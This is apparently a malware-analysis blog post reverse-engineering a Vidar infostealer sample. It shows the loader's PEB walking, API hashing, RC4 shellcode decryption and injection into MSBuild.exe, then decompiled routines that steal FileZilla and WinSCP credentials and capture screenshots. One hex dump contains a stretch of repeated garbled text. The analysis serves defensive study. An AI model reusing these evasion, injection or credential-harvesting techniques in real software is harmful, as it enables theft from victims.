# Analyzing Vidar Stealer



March 23, 2025

#### 13 minute read




### Overview

Vidar is an infostealing malware designed to collect a variety of sensitive information from an infected computer and exfiltrate it to an attacker. It operates as malware-as-a-service (MaaS) and has been widely used by cybercriminals since its discovery in late 2018.

Vidar is typically distributed to victims via phishing emails and fake installers. I have personally seen many fake installers containing some type of stealer, such as cracked software, game cheats, keygens, and more.

Here's an infection flow that I've created for what we're going to analyze today. This is just to give you a general idea of the infection chain and is not 100% accurate:



AviaB

GET request to C2 for additional payloads once the stealer is done with harvesting data.

## **Sample Information**

MD5: b6fff0854975fdd3a69fd2442672de42

SHA256: fe0d2c8f9e42e9672c51e3f1d478f9398fe88c6f31f83cadbb07d3bb064753c6

**Size**: 270,336 bytes


Compilation date: 2025-03-13 10:34:19

# **Loader Analysis**

## Static Analysis

The first thing I do in every investigation involving files is gain an overview of the files and their capabilities, encryption used, obfuscation, and packers. At this stage, I make hypotheses about the file's capabilities and goals so I can focus on the important aspects and avoid unnecessary rabbit holes.

Dropping the file into Detect it easy, it didn't identify any known packers, and it seemed like the sample was compiled with Microsoft Visual C/C++(2022+)[-] using the Microsoft Linker(14.42).



As seen above, the sample appears to be 64-bit. We can verify this by checking the magic header in the optional header of the PE file. A value of 0x20B indicates a 64-bit file, while 0x10B signifies a 32-bit file.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
                                                                                                                                 Decoded text
00000000
                      4D 5A 90 00 03 00 00 00 04
                                                                                00 00 00 FF FF 00 00
                                                                                                                                 MZ.....ÿÿ...
00000010
                      B8 00 00 00 00 00 00 00 40
                                                                                00 00 00 00 00 00 00
                                                                                                                                  , . . . . . . . @ . . . . . . .
                      00 00 00 00 00 00 00 00
                                                                          00 00 00 00 00 00 00 00
00000020
                                                                                                                                  . . . . . . . . . . . . . . . . .
                      00000030
                      OE 1F BA OE 00 B4
                                                             09 CD 21 B8 01 4C CD 21 54 68
                                                                                                                                  ..°..′.Í!..LÍ!Th
00000040
00000050
                      69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
                                                                                                                                  is program canno
00000060
                      74 20 62 65 20
                                                      72
                                                             75 6E 20
                                                                                69 6E 20 44 4F 53 20
                                                                                                                                  t be run in DOS
                      6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00
00000070
                                                                                                                                 mode....$.....
08000000
                      6C 6F 06 17 28 0E 68 44 28
                                                                                OE 68 44 28 OE 68 44
                                                                                                                                  lo..(.hD(.hD(.hD
000000090 63 76 6B 45 2D 0E 68 44
                                                                          63 76 6D 45 BB 0E 68 44
                                                                                                                                  cvkE-.hDcvmE».hD
000000A0 63 76 6C 45 22 0E 68 44
                                                                          39 88 6B 45 21
                                                                                                           OE 68 44
                                                                                                                                  cvlE".hD9^kE!.hD
000000B0
                     39 88 6C 45 38
                                                      OE 68 44
                                                                          39 88
                                                                                       6D 45
                                                                                                     03 OE 68 44
                                                                                                                                  9^1E8.hD9^mE..hD
000000C0 63 76 69 45 2B 0E 68 44 28 0E 69 44 73 0E 68 44
                                                                                                                                  cviE+.hD(.iDs.hD
000000D0 AB 88 61 45 29 0E 68 44 AB 88 97 44 29 0E 68 44
                                                                                                                                  <arcuraceaE).hD<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<arcurace<ar
000000E0 AB 88 6A 45 29 0E 68 44 52 69 63 68 28 0E 68 44
                                                                                                                                  «^jE).hDRich(.hD
000000F0
                      00 00 00 00 00 00
                                                             00 00 00 00 00 00 00 00
                                                                                                                 00 00
00000100 50 45 00 00 64 86 07 00 1B 17 D3 67 00 00 00 00
                                                                                                                                  PE..dt....Óg....
00000110
                      00 00 00 00 F0 00 22 00 0B 02 0E 2A 00 2A 01 00
                                                                                                                                  ....ð."....*.*..
                      00 DC 00 00 00 00 00 A0 1F
                                                                                        00 00 00 10 00 00
                                                                                                                                  00000120
00000130
                      00 00 00 40 01 00 00 00 10 00 00 00 02 00 00
                                                                                                                                  . . . @ . . . . . . . . . . . .
00000140
                      00000150
                      00 70 04 00 00 06 00 00 00 00 00 00 03 00 60 81
```

As we can see, this is indeed 0x20B (Little Endian) which means this is 64-bit file.

Next, let's check the compilation time. We can examine the TimeDateStamp, which contains a DWORD (4 bytes) value representing the time of compilation.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000010 B8 00 00 00 00 00 00 40 00 00 00 00 00 00
                                                   . . . . . . . . @ . . . . . . .
. . . . . . . . . . . . . . . .
00000040 OE 1F BA OE 00 B4 09 CD 21 B8 01 4C CD 21 54 68
                                                   ..°..'.Í! ..LÍ!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 mode....$.....
00000080 6C 6F 06 17 28 0E 68 44 28 0E 68 44 28 0E 68 44
                                                   lo..(.hD(.hD(.hD
00000090 63 76 6B 45 2D 0E 68 44 63 76 6D 45 BB 0E 68 44 cvkE-.hDcvmE».hD
000000A0 63 76 6C 45 22 0E 68 44 39 88 6B 45 21 0E 68 44 cvlE".hD9^kE!.hD
000000B0 39 88 6C 45 38 0E 68 44 39 88 6D 45 03 0E 68 44 9^1E8.hD9^mE..hD
000000C0 63 76 69 45 2B 0E 68 44 28 0E 69 44 73 0E 68 44 cviE+.hD(.iDs.hD
000000D0 AB 88 61 45 29 0E 68 44 AB 88 97 44 29 0E 68 44 «^aE).hD«^-D).hD
000000E0 AB 88 6A 45 29 0E 68 44 52 69 63 68 28 0E 68 44 «^jE).hDRich(.hD
000000F0 00 00 00 00 00 00 00 <u>00 00 00 00</u> 00 00 00 00
00000100 50 45 00 00 64 86 07 00 1B 17 D3 67 00 00 00 00
                                                   PE..dt....Óg....
00000110 00 00 00 00 F0 00 22 00 OB 02 OE 2A 00 2A 01 00
                                                   ....ð."....*.*.
```

In order to get the actual value, we need to convert it to big endian and then to decimal. The value is stored as epoch time (also known as Unix time), which is how computers store and measure time, so we need to convert it accordingly.

# Convert epoch to human-readable date and vice versa

1741887259 Timestamp to Human date [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:


**GMT** : Thursday, March 13, 2025 5:34:19 PM

Your time zone : Thursday, March 13, 2025 7:34:19 PM GMT+02:00

Relative : 5 days ago

As we can see, after all the conversions, the compilation date is 2025-03-13. We can verify this by checking any PE parser, i.e., CFF Explorer, PE Bear, and others.

Checking the entropy of the file reveals that the .BSS section has high entropy. This section usually contains uninitialized global and static objects, so high entropy could indicate that it contains encrypted shellcode or additional payloads for the malware. It's actually common for attackers to store encrypted shellcode in the .BSS and .data sections, but we'll revisit this later.



Checking the imports reveals functionality that could be used for anti-analysis and anti-debugging, such as UnhandledExceptionFilter, SetUnhandledExceptionFilter, IsDebuggerPresent, and GetEnvironmentStringsW. Additionally, there are functions that suggest potential malicious functionality.

imports (77)	flag (13)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (9)	technique (5)	type (2)	ordinal (1)
<u>GetCurrentProcessId</u>	x	0x00000000001DB22	0x000000000001DB22	563 (0x0233)	reconnaissance	T1057   Process Discovery	implicit	-
<u>WriteFile</u>	x	0x000000000001DCF8	0x000000000001DCF8	1611 (0x064B)	file	-	implicit	-
<u>FindFirstFileExW</u>	x	0x000000000001DDD8	0x00000000001DDD8	405 (0x0195)	file	T1083   File and Directory Discovery	implicit	-
<u>FindNextFileW</u>	x	0x000000000001DDEC	0x000000000001DDEC	422 (0x01A6)	file	T1083   File and Directory Discovery	implicit	-
RtlLookupFunctionEntry	x	0x000000000001DA5C	0x00000000001DA5C	1277 (0x04FD)	execution	-	implicit	-
<u>GetCurrentProcess</u>	x	0x000000000001DAC4	0x000000000001DAC4	562 (0x0232)	execution	T1057   Process Discovery	implicit	-
<u>TerminateProcess</u>	x	0x00000000001DAD8	0x00000000001DAD8	1476 (0x05C4)	execution	-	implicit	-
GetCurrentThreadId	x	0x000000000001DB38	0x00000000001DB38	567 (0x0237)	execution	T1057   Process Discovery	implicit	-
GetEnvironmentStringsW	x	0x000000000001DE5C	0x000000000001DE5C	595 (0x0253)	execution	-	implicit	-
<u>SetEnvironmentVariableW</u>	x	0x000000000001DE90	0x00000000001DE90	1350 (0x0546)	execution	-	implicit	-
RaiseException	x	0x000000000001DBC6	0x000000000001DBC6	1159 (0x0487)	exception	-	implicit	-
<u>GetModuleHandleExW</u>	x	0x000000000001DD28	0x000000000001DD28	660 (0x0294)	dynamic-library	-	implicit	-
<u>RtIPcToFileHeader</u>	x	0x000000000001DBB2	0x000000000001DBB2	1279 (0x04FF)	diagnostic	-	implicit	-
InitializeSListHead	-	0x00000000001DB68	0x000000000001DB68	906 (0x038A)	synchronization	-	implicit	-
<u>EnterCriticalSection</u>	-	0x000000000001DC08	0x000000000001DC08	329 (0x0149)	synchronization	-	implicit	-

Running Strings/Floss against the file didn't yield any interesting results.

Now that we have an overview of the file, its capabilities, and potential functionality, we can start analyzing it.

First thing that the program does is get it's full path in order to load itself into memory, it's using GetModuleHandleW and GetModuleFileNameA.

```
call cs:GetModuleHandleW ; Get module handle of the file
mov    r8d, 104h    ; nSize
lea    rdx, [rbp+180h+Filename] ; lpFilename
mov    rcx, rax     ; hModule
call cs:GetModuleFileNameA ; Get the full path of the executable
```

After that, we can see that it opens the file in binary mode. It uses fopen, then moves the file pointer to the end with fseek, retrieves the file size with ftell, and finally closes the file.

```
mov
        rcx, [rsi]
                       ; FileName
                       ; "rb"
lea
        rdx, Mode
       fopen
call
                      ; Open the file in binary mode and reads it
       edx, edx
                      ; Offset
xor
                      ; Origin
       r8d, 2
mov
       rcx, rax
                       ; Stream
mov
       rbx, rax
mov
                       ; Changes the file's pointer
call
       fseek
       rcx, rbx
mov
                       ; Stream
call
       ftell
                       ; Gives us the current file position
mov
       rcx, rbx
                      ; Stream
movsxd rdi, eax
       fclose
                      ; Close the file
call
```


Next, we can see that it allocates memory using the size returned from ftell, then reads the file's contents into the buffer.

```
rcx, rdi
mov
                       ; Size
       j malloc base ; Allocates memory with the size returned from ftell
call
                      ; FileName
mov
       rcx, [rsi]
                       ; "rb"
lea
       rdx, Mode
       cs:Buffer, rax
mov
                       ; Reopens the file and moves data into the buffer
call
       fopen
       rcx, cs:Buffer ; Buffer
mov
       r9, rax
                     ; Stream
mov
                      ; ElementCount
       r8, rdi
mov
       edx, 1
                      ; ElementSize
mov
       rbx, rax
mov
       fread
call
                     ; Stream
mov
       rcx, rbx
call
       fclose
```

Next, we can see that it loads the file's content into the R10 register. It then retrieves the e\_lfanew offset, which contains the address of the PE header. After that, it extracts the number of sections and checks if it is zero, jumping accordingly.

```
r10, cs:Buffer
mov
movsxd rax, dword ptr [r10+3Ch]; e_lfanew offset
lea
        rdx, [r10+108h]
add
       rdx, rax
       r9d, word ptr [rax+r10+6]; Number of Sections offset
movzx
        eax, eax
xor
        [rsp+280h+var 220], eax
mov
       r12d, eax
mov
       r15d, eax
mov
mov
       r8d, eax
test
       r9d, r9d
        short loc 7FF7C53B168C; Jumps if number of sections is zero
```

If the number of sections is non-zero, it loads the effective address of a variable named .BSS. As we recall, the .BSS section had very high entropy, which further supports the idea that it contains some form of encrypted shellcode that will eventually be injected into memory.



### Walking the PEB (Process Environment Block)

"Walking the PEB" is an approach malware authors use to interact with the Process Environment Block in Windows. This data structure holds information about the process, loaded modules, environment variables, and more. By walking the PEB, malware authors can dynamically resolve APIs that are typically monitored by security products and may be detected during static analysis.

We can see that the malware accesses the PEB at gs:60h, which is how the PEB is accessed in a 64-bit architecture. In a 32-bit architecture, it would be accessed through fs:30h.

Next, the malware moves the address of PEB\_LDR\_DATA into RCX. PEB\_LDR\_DATA is a structure that holds three pointers to three doubly linked lists of loaded modules. It then accesses offset 0x20, which corresponds to InMemoryOrderModuleList - a structure that contains all the loaded modules in memory, including DLLs.

We can see the string "KERNEL32.DLL". The malware will parse the InMemoryOrderModuleList, searching for this module. If found, it returns its address.

```
loc_7FF7C53B168C:
mov rax, gs:60h
lea r8, aKernel32D1l_0; "KERNEL32.DLL"
mov rcx, [rax+18h]; PEB_LDR_DATA
mov rbx, [rcx+20h]; InMemoryOrderModuleList
mov rcx, 0FFFFFFFFFFFFFF
mov rdx, [rbx+50h]
nop
```

## **API Hashing**

API hashing is a common trick malware uses to hide its function calls and make static analysis harder. Instead of storing API names like LoadLibrary or GetProcAddress in plain text, it converts them into hash values. This way, security tools and analysts can't easily spot which APIs the malware is using just by scanning the binary.

At runtime, the malware calculates hashes for loaded APIs and compares them against its stored values to resolve what it needs. This is often combined with walking the PEB to find loaded modules without relying on standard Windows API calls, making detection even more difficult.

As we can see, it's quite obvious that the malware implements API hashing. Hardcoded hash values are being passed to the <a href="mailto:sub\_1400011C0">sub\_1400011C0</a> function (ResolveFunctionByHash), and the returned address is saved on the stack.

```
💶 🚄 📴
loc_7FF7C53B171B:
        rbx, [rbx+20h]
mov
        edx, 0EA38C5C3h
mov
mov
        rcx, rbx
        ResolveFunctionByHash
call
call
        edx, 4443D462h
mov
        rcx, rbx
mov
        ResolveFunctionByHash
call
        edx, 92FFBD96h
mov
        [rbp+180h+var_1F8], rax
mov
        rcx, rbx
mov
        r14, rax
mov
        ResolveFunctionByHash
call
        edx, 0F8381CDDh
mov
        [rbp+180h+var_1F0], rax
mov
mov
        rcx, rbx
mov
        r13, rax
        ResolveFunctionByHash
call
        edx, 41747577h
mov
        [rsp+280h+var_210], rax
mov
        rcx, rbx
mov
        ResolveFunctionByHash
call
        edx, 290711D7h
mov
        [rsp+280h+var_208], rax
mov
mov
        rcx, rbx
        ResolveFunctionByHash
call
mov
        edx, 2889AC8Ch
        [rbp+180h+var_200], rax
mov
        rcx, rbx
mov
        ResolveFunctionByHash
call
        edx, 91B80EC1h
mov
moν
        rcx, rbx
```

We can create an IDAPython script to retrieve the APIs by recreating the hashing algorithm used by the malware and computing it against a list of exports from the relevant DLL - in this case, kernel32.dll. Alternatively, we could debug it and resolve them dynamically.

```
loc 7FF7C53B171B:
       rbx, [rbx+20h]
mov
       edx, 0EA38C5C3h; kernel32 FreeConsole
mov
mov
       rcx, rbx
call
       ResolveFunctionByHash
call
       edx, 4443D462h ; kernel32 CreateProcessA
mov
mov
       rcx, rbx
       ResolveFunctionByHash
call
       edx, 92FFBD96h ; kernel32 VirtualAlloc
mov
       [rbp+180h+var_1F8], rax
mov
mov
       rcx, rbx
       r14, rax
mov
       ResolveFunctionByHash
call
       edx, 0F8381CDDh ; kernel32_Wow64GetThreadContext
mov
       [rbp+180h+var_1F0], rax
       rcx, rbx
mov
       r13, rax
mov
       ResolveFunctionByHash
call
       edx, 41747577h ; kernel32_ReadProcessMemory
mov
       [rsp+280h+var_210], rax
mov
mov
       rcx, rbx
call
       ResolveFunctionByHash
       edx, 290711D7h ; kernel32 VirtualAllocEx
mov
       [rsp+280h+var_208], rax
mov
mov
       rcx, rbx
       ResolveFunctionByHash
call
       edx, 2889AC8Ch ; kernel32 TerminateProcess
mov
       [rbp+180h+var_200], rax
mov
       rcx, rbx
mov
call
       ResolveFunctionByHash
       edx, 91B80EC1h ; kernel32 WriteProcessMemory
mov
       rcx, rbx
mov
       rsi, rax
mov
call
       ResolveFunctionByHash
```

The combination of resolved APIs looks like a classic preparation for process injection. This also makes sense based on what we observed in the .BSS section.

## **Decryption of Encrypted Shellcode**

After that, I see a call to the function <a href="mailto:sub\_7FF7C53B13F0">sub\_7FF7C53B13F0</a>, which is responsible for the decryption routine of the encrypted shellcode. The function likely uses RC4 encryption, as indicated by the initialization of an array of 256 bytes, which is part of the Key Scheduling Algorithm (KSA) in RC4.

```
LODWORD(v3) = 0;

v4 = a2;

v5 = 0;

v6 = 0i64;

v8 = 256i64;

do

v18[v6 + 257] = v5;

v9 = v5;

++v6;

++v5:

v18[v6] = *(_BYTE *)(v9 % 0xA + a3);
```

Once the array is initialized, it gets shuffled with a key.

```
do
{
   v12 = (unsigned __int8)v18[v11 + 257];
   v10 = (v12 + (unsigned __int8)v18[v11 + 1] + v10) % 256;
   v13 = &v18[v10 + 257];
   result = (unsigned __int8)*v13;
   v18[v11++ 257] = result;
   *v13 = v12;
   --v8;
}
```

The final step is the Pseudo-Random Generation Algorithm (PRGA), which uses the array to generate a keystream (a pseudo-random byte sequence) that is XORed with the plaintext to produce the ciphertext.

```
v15 = 0;
v16 = v4;
if ( (int)v4 > 0 )
{
    do
    {
        v3 = ((int)v3 + 1) % 256;
        v17 = (unsigned __int8)v18[v3 + 257];
        v15 = (v17 + v15) % 256;
        v18[v3 + 257] = v18[v15 + 257];
        v18[v15 + 257] = v17;
        result = (unsigned __int8)(v17 + v18[v3 + 257]);
        *a1++ ^= v18[result + 257];
        --v16;
    }
    while ( v16 );
}
return result;
}
```

Instead of analyzing it statically, we can just dynamically analyze it, let the magic happen, and get the next stage (;

### Unpacking

Okay, at this point, I have enough information to confidently say that we're dealing with a loader that uses remote process injection to execute its next stage.

There's one neat trick that will help us unpack it with a single breakpoint. As we can see, the malware uses WriteProcessMemory. This API takes several parameters, but the third one, lpBuffer, is a pointer to the buffer that contains data to be written into the address space of the specified process.

```
C++

BOOL WriteProcessMemory(
    [in] HANDLE hProcess,
    [in] LPVOID lpBaseAddress,
    [in] LPCVOID lpBuffer,
    [in] SIZE_T nSize,
    [out] SIZE_T *lpNumberOfBytesWritten
);
```


After setting the breakpoint, we can inspect the third argument on the stack, where we should see the data that is about to be written to the process. By doing this, we get the most beautiful thing -the MZ header. It seems like the malware is trying to inject a PE file into a remote process.

We can follow the memory map and dump the process, but before that, let's see which process it's getting injected into.

By following the CreateProcessA call, which we know the malware uses, we can see that the process being injected with the PE is

C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe.

Now, let's dump the next stage by following the memory map



#### and dumping it to disk



That's about it with the loader. Now, let's analyze the real deal – the stealer!

## **Stealer Analysis**

#### Overview

It seems like this time we're dealing with a 32-bit binary compiled on 2025-02-23.

Running Strings yields quite interesting results:

- Multiple occurrences of strings related to crypto wallets.
- Multiple references to browser paths.
- URLs of a Telegram channel and a Steam profile.
- References to numerous files that could potentially store information about the target and passwords.

#### Data Theft

Before the stealer begins data harvesting, it downloads several DLLs from the C2 server, including:

- freebl3.dll
- mozglue.dll
- msvcp140.dll
- nss3.dll
- softokn3.dll
- vcruntime140.dll

These DLLs are legitimate and likely used by the stealer to enable parsing of relevant information and to facilitate the necessary capabilities for data harvesting.

Vidar is capable of stealing a wide array of data, including:

- Browser Data (history, autofill, cookies)
- **General Information** (username, computer details, local time, language, installed software, processes, and more)
- Crypto Wallets
- Screenshots of your PC
- And more

Let's go over some of the things the stealer harvests.

#### FileZilla

The stealer seems to parse the file \AppData\Roaming\FileZilla\recentservers.xml and retrieve the hostname, port, and password if they exist.

```
sub_40F450((void **)&v51 + 2);
sub_40F5B0((int)v45, (CHAR **)&v53,
sub_40F4E0(&v53);
sub_40F450((void **)&v53);
sub_40F450((void **)&v53);
sub_40F410(v45);
```

```
if ( StrStrA(v17, "<Host>") )
 v21 = lstrlenA(v17);
 ExtractAndStoreSubstring((int)v46, (int)v17, 9, v21 - 16);
 AllocateAndReplaceString(v46);
 freememory((void **)v46);
if ( StrStrA(v17, "<Port>") )
 v22 = lstrlenA(v17);
 ExtractAndStoreSubstring((int)v46, (int)v17, 9, v22 - 16);
 AllocateAndReplaceString(v46);
 freememory((void **)v46);
if ( StrStrA(v17, "<User>") )
 v23 = lstrlenA(v17);
 ExtractAndStoreSubstring((int)v46, (int)v17, 9, v23 - 16);
 AllocateAndReplaceString(v46);
 freememory((void **)v46);
if ( StrStrA(v17, "<Pass encoding=\"base64\">") )
 v24 = lstrlenA(v17);
 ExtractAndStoreSubstring((int)v46, (int)v17, 27, v24 - 34);
 AllocateAndReplaceString(v46);
 freememory((void **)v46);
 v25 = (const CHAR *)GetPointer((char *)&v52 + 4);
 v26 = lstrlenA(v25);
 v27 = 3 * (v26 >> 2) - (v25[v26 - 1] == 61);
 v56 = v25;
 v54 = (LPCSTR)LocalAlloc(0x40u, v27 - (v25[v26 - 2] == 61));
 if ( v54 )
```

#### **WinSCP**

Next, the stealer opens Software\\Martin Prikryl\\WinSCP 2\\Configuration, which is the registry key that contains information about the configuration in WinSCP. Then, it enumerates the values to check if Security and UseMasterPassword exist.

```
v3D = 1024;
if ( RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Martin Prikryl\\WinSCP 2\\Configuration", 0, 1u, phkResult) )
  goto LABEL_7;
pcbData = 4;
if ( RegGetValueA(phkResult[0], "Security", "UseMasterPassword", 0x10u, 0, &pvData, &pcbData) )
  goto LABEL_3;
v12 = phkResult[0];
if ( pvData )
{
LABEL_5:
  if ( v12 )
    RegCloseKey(v12);
  goto LABEL_7;
}
```

After that, the stealer opens Software\\Martin Prikryl\\WinSCP 2\\Sessions, which is the registry key that contains information about saved WinSCP sessions. It then enumerates the session keys and processes each one to extract details such as the HostName, PortNumber, UserName, and Password. For each session, the stealer retrieves the values of

these registry keys and constructs a string with the session information. If the password exists, it is retrieved and stored as part of the session details. The information is then allocated and copied into memory

```
if ( !RegOpenKeyExA(HKEY CURRENT USER, "Software\\Martin Prikryl\\WinSCP 2\\Sessions", 0, 9u, phkResult) )
  if ( RegEnumKeyExA(phkResult[0], 0, Name, &cchName, 0, 0, 0, 0) )
ABEL 3:
    v12 = phkResult[0];
    goto LABEL_5;
    sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Soft: WinSCP\n")
   AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
   freememory((void **)&ftLastWriteTime);
   sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Host:
   AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
   freememory((void **)&ftLastWriteTime);
   RegGetValueA(phkResult[0], Name, "HostName", 2u, 0, Class, &v33);
   sub 40F5B0((int)v36, (CHAR **)&ftLastWriteTime, Class);
   AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
   freememory((void **)&ftLastWriteTime);
   v38 = 4;
   if ( RegGetValueA(phkResult[0], Name, "PortNumber"
                                                         0xFFFFu, 0, &v37, &v38) )
     sub 40F5B0((int)v36, (CHAR **)&ftLastWriteTime, ":22");
     AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
     p_ftLastWriteTime = &ftLastWriteTime;
    p_rctastwriterime = (struct _trterime .)vzo;
  freememory((void **)p_ftLastWriteTime);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "\nLogin:
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  RegGetValueA(phkResult[0], Name, "UserName", 2u, 0, String, &v34);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriter
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  sub_40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "\n");
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime):
  RegGetValueA(phkResult[0], Name, "Password", 2u, 0, pszStr1, &v35);
  sub 40F5B0((int)v36, (CHAR **)&ftLastWriteTime, "Password: ");
  AllocateAndReplaceString(v36, (int)&ftLastWriteTime);
  freememory((void **)&ftLastWriteTime);
  if ( StrCmpCA(pszStr1, "") )
    sub_40C080((int)&ftLastWriteTime, Class, String, pszStr1);
    dwLowDateTime = &ftLastWriteTime;
    if ( \vee 30 > = 0 \times 10 )
      dwLowDateTime = (struct FILETIME *)ftLastWriteTime.dwLowDateTime;
    sub_40F5B0((int)v36, (CHAR **)v28, (LPCSTR)dwLowDateTime);
    AllocateAndReplaceString(v36, (int)v28);
    freememory((void **)v28);
    if ( \vee 30 >= 0 \times 10 )
```

#### Screenshot

The stealer captures a screenshot by using GetDesktopWindow to get the window handle of the desktop, then it calls GetDC to obtain a device context for the desktop window and creates a compatible bitmap with CreateCompatibleBitmap to store the screenshot.

```
v52 = va_arg(va3, _DWORD);
v53 = va_arg(va3, _DWORD);
if ( sub_4108E0() )
  Rect.left = 16;
  LODWORD(v25) = v24;
  memset(v24, 0, sizeof(v24));
 v24[0] = 1;
  if ( !dword 4237A0(&v27, v24, 0) && !CreateStreamOnHGlobal(0, 1, &ppstm) )
   DesktopWindow = GetDesktopWindow();
   GetWindowRect(DesktopWindow, &Rect);
   hWnd = DesktopWindow;
   DC = GetDC(DesktopWindow);
   hdc = CreateCompatibleDC(DC);
    ho = CreateCompatibleBitmap(DC, Rect.right, Rect.bottom);
   h = SelectObject(hdc, ho);
   hDC = DC;
   v21 = DC;
   v3 = ho;
